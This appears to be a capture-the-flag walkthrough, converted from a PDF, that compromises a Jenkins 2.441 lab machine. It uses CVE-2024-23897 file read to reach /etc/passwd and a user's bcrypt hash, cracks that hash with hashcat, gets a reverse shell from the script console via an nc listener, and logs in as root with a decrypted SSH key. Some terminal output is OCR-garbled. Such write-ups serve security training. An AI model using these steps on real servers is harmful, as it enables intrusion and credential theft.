
# Information Gathering

#### 1) Found open ports

```
·(vigneswar&VigneswarPC)-[~]
___$ <u>sudo</u> nmap -sV 10.10.11.10 -p- --open --min-rate 1000
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-14 18:11 IST
Nmap scan report for 10.10.11.10
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT
         STATE SERVICE VERSION
                       OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
22/tcp
         open
               ssh
8080/tcp open
                       Jetty 10.0.18
              http
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.31 seconds
```

#### 2) Checked the webpage



It runs Jenkins 2.441

# Vulnerability Assessment

1) There is a arbitary file read vulnerability in jenkins 2.441



Jenkins is an open source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration, and continuous delivery.

CVE-2024-23897(Arbitrary File Read Vulnerability) Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command parser that replaces an '@' character followed by a file path in an argument with the file's contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system.

Affected versions: Jenkins 2.441 and earlier, LTS 2.426.2 and earlier

This exploit scans whether the provided target is vulnerable to CVE-2024-23897 and reads the file supplied, from the remote vulnerable server.

Usage: python3 CVE-2024-23897.py -u http://localhost:8888/ -f /etc/passwd

For this exploit to work, atleast one of the following conditions have to be met:

- 1. Legacy mode authorization is enabled.
- 2. Configuration "Allow anonymous read access" is checked in the "logged-in users can do anything" authorization mode.
- 3. The signup feature is enabled.

**Note:** If the exploit takes too long to complete/reads only the first few bytes of the file, terminate the exploit and run it again. Also this exploit only works if the vulnerable Jenkins instace is configured with default settings


#### 2) Confirmed the vulnerability

### **Exploitation**

1) To proceed further we need to try running the version of jenkins ourself and check if there is any sensitive data stored

```
art=on-failure jenkins/jenkins:lts-jdk17
       docker run
                                -p 8080:8080
 -$ docker run -p 8080:8080 --restart=on-lai
kunning from: /usr/share/jenkins/jenkins.war
kebroot: /var/jenkins_home/war
1024-03-14 13:57:55.804+0000 [id=1] UARN
1024-03-14 13:57:56.814+0000 [id=1] UARN
1024-03-14 13:57:56.814+0000 [id=1] INFO
                                                                                  INFO winston
WARNING o.e.j.:
INFO org.ec
                                                                                                   winstone.Logger#logInternal: Beginning extraction from war file o.e.j.s.handler.ContextHandler#setContextPath: Empty contextPath
                                                                                                    o.e.j.s.handler.ContextHandler#setContextPath: Empty contextPath
org.eclipse.jetty.server.Server#doStart: jetty-10.0.18; built: 2023-10-27T01:59:58.245Z; git: 8545fd9bf4cd0d
INFO
                                                                                                    o.e.j.w.StandardDescriptorProcessor#visitServlet: NO JSP Support for /, did not find org.eclipse.jetty.jsp.J
                                                                                                   o.e.j.s.s.DefaultSessionIdManager#doStart: Session workerName=node0
hudson.WebAppMain#contextInitialized: Jenkins home directory: /var/jenkins_home found at: EnvVars.masterEnvV
                                                                                   INFO
                                                                                   INFO
                                                                                                    o.e.j.s.handler.ContextHandler#doStart: Started w.@4d192aef{Jenkins v2.440.1,/,file:///var/jenkins_home/war/
                                                                                                   o.e.j.server.AbstractConnector#doStart: Started ServerConnector@78365cfa{HTTP/1.1, (http/1.1)}{0.0.0.0.8080} org.eclipse.jetty.server.Server#doStart: Started Server@56444dc81{STARTING}[10.0.18,sto=0] @3313ms winstone.Logger#logInternal: Winstone Servlet Engine running: controlPort=disabled jenkins.InitReactorRunner$1#onAttained: Started initialization jenkins.InitReactorRunner$1#onAttained: Listed all plugins jenkins.InitReactorRunner$1#onAttained: Prepared all plugins jenkins.InitReactorRunner$1#onAttained: Started all plugins jenkins.InitReactorRunner$1#onAttained: Augmented all extensions jenkins.InitReactorRunner$1#onAttained: System config loaded jenkins.InitReactorRunner$1#onAttained: System config daapted jenkins.InitReactorRunner$1#onAttained: Loaded all jobs jenkins.InitReactorRunner$1#onAttained: Configuration for all jobs updated hudson.util.Retrier#start: Attempt #1 to do the action check updates server
                                                                                   INFO
                                                                                   INFO
INFO
                                                                                   INFO
INFO
INFO
                                                                                   INFO
INFO
INFO
INFO
                      13:58:01.543+0000
13:58:02.066+0000
                                                            [id=44]
[id=35]
                      13:58:02.066+0000
13:58:02.067+0000
13:58:02.070+0000
                                                            [id=45]
                                                                                                    Jenkins.install.SetupWizard#init:
         -03-14 13:58:02.104+0000
-03-14 13:58:03.275+0000
 *************************
Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:
020c02d5258f4d31837e8cf26e50e727
This may also be found at: /var/jenkins_home/secrets/initialAdminPassword
```

### 2) Created admin account



3) Checked the directory structure

```
(vigneswar@VigneswarPC)-[/tmp/Builder/CVE-2024-23897]
  -$ docker exec -it 506d148b2ccd /bin/bash
jenkins@506d148b2ccd:/$ cd /var/jenkins_home/
jenkins@506d148b2ccd:~$ ls
config.xml
                                                               jenkins.telemetry.Correlator.xml secret.key.not-so-secret
copy_reference_file.log
hudson.model.UpdateCenter.xml
jenkins.install.InstallUtil.lastExecVersion
                                                                iobs
                                                                                                            secrets
                                                               nodeMonitors.xml
                                                                                                            updates
                                                                                                            userContent
                                                               nodes
jenkins.install.UpgradeWizard.state plugins
jenkins.model.JenkinsLocationConfiguration.xml secret.key
                                                                                                            users
                                                                                                            war
jenkins@506d148b2ccd:~$
```

#### 4) Found users list

#### 5) Found a user

Since there is only one user, they have to be admin


6) Found where password hash is stored from our docker


#### 7) Found hash of admin user

#### 8) Cracked the hash


```
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
  Bytes....: 139921497
* Keyspace..: 14344384
$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess
Session..... hashcat
Status..... Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$UwR7BpEH.ccfpiltv6w/XuBtS44S7oUpR2JYiobqxcDQ.../L4l1a
Time.Started....: Thu Mar 14 19:51:27 2024 (2 secs)
Time.Estimated...: Thu Mar 14 19:51:29 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....:
                           60 H/s (8.11ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 64/14344384 (0.00%)
Rejected..... 0/64 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024 Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> charlie
Started: Thu Mar 14 19:50:35 2024
Stopped: Thu Mar 14 19:51:30 2024
```


#### 9) Logged in into jenkins





10) Used script console to get revshell





```
(vigneswar® VigneswarPC)-[/tmp/Builder/CVE-2024-23897]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.10] 38106
whoami
jenkins
```

# **Privilege Escalation**


1) Found encrypted ssh key

```
</com.cloudbees.plugins.credentials.SystemCredentialsProvider>ls
config.xml
copy_reference_file.log
credentials.xml
hudson.model.UpdateCenter.xml
hudson.plugins.git.GitTool.xml
identity.key.enc
jenkins.install.InstallUtil.lastExecVersion
jenkins.install.UpgradeWizard.state
jenkins.telemetry.Correlator.xml
jobs
nodeMonitors.xml
nodes
plugins
queue.xml.bak
secret.key
secret.key.not-so-secret
secrets
updates
user.txt
userContent
users
war
```

#### 2) Found how to decrypt it



### 3) Decrypted the key



#### 4) Connected with ssh

```
·(vigneswar® VigneswarPC)-[/tmp/Builder]
_$ vim id_rsa
  -(vigneswar&VigneswarPC)-[/tmp/Builder]
__$ chmod 400 id_rsa
  -(vigneswar&VigneswarPC)-[/tmp/Builder]
$ ssh -i id_rsa root@10.10.11.10
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)
                  https://help.ubuntu.com
* Documentation:
* Management:
                  https://landscape.canonical.com
* Support:
                  https://ubuntu.com/pro
 System information as of Thu Mar 14 02:49:41 PM UTC 2024
  System load:
                           0.01220703125
 Usage of /:
                            66.2% of 5.81GB
 Memory usage:
                           25%
 Swap usage:
                           0%
                            218
 Processes:
 Users logged in:
 IPv4 address for docker0: 172.17.0.1
 IPv4 address for eth0: 10.10.11.10
 IPv6 address for eth0: dead:beef::250:56ff:feb9:242b
```